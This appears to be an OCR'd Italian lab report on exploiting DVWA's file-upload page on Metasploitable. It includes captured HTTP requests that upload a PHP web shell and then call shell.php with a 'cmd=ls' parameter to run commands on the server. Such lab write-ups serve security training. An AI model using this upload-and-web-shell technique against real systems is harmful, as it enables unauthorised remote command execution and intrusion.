

EXPLOIT FILE UPLOAD

Accediamo da kali a metasploid, entriamo a DVWA, settiamo la securrity in low, ed entriamo nella sezione upload.

Grazie a cio possiamo accedere alle cartelle che DVWA possiede.



Grazie al comando “cmd” siamo capaci di muoverci sia dentro dentro la repostery che leggere o creare files al suo interno.



Possiamo sia muoverci avanti e indietro. Qui a dimostrazione il file png mostrato nell’immaagine precedente.

Es. Di directoy profonda dentro di metasploid. Possiamo vedere la sezione SQL.

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.5.101
Content-Length: 437
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.5.101
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryHEgWzr0JAV2sJuqB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Referer: http://192.168.5.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
b78a0809286313662032c62cfd79a81d
Connection: close
```

Pretty Raw Hex \n

```
1  GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2  Host: 192.168.5.101
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/115.0.5790.171 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image
   /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
   change;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: security=low; PHPSESSID=
   b78a0809286313662032c62cfd79a81d
9  Connection: close
10
11
```

Request

Pretty Raw Hex \n

```
1  GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2  Host: 192.168.5.101
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/115.0.5790.171 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image
   /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
   change;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: security=low; PHPSESSID=
   b78a0809286313662032c62cfd79a81d
9  Connection: close
10
11
```

Dimostrazione di come il GET viene usato dal CMD.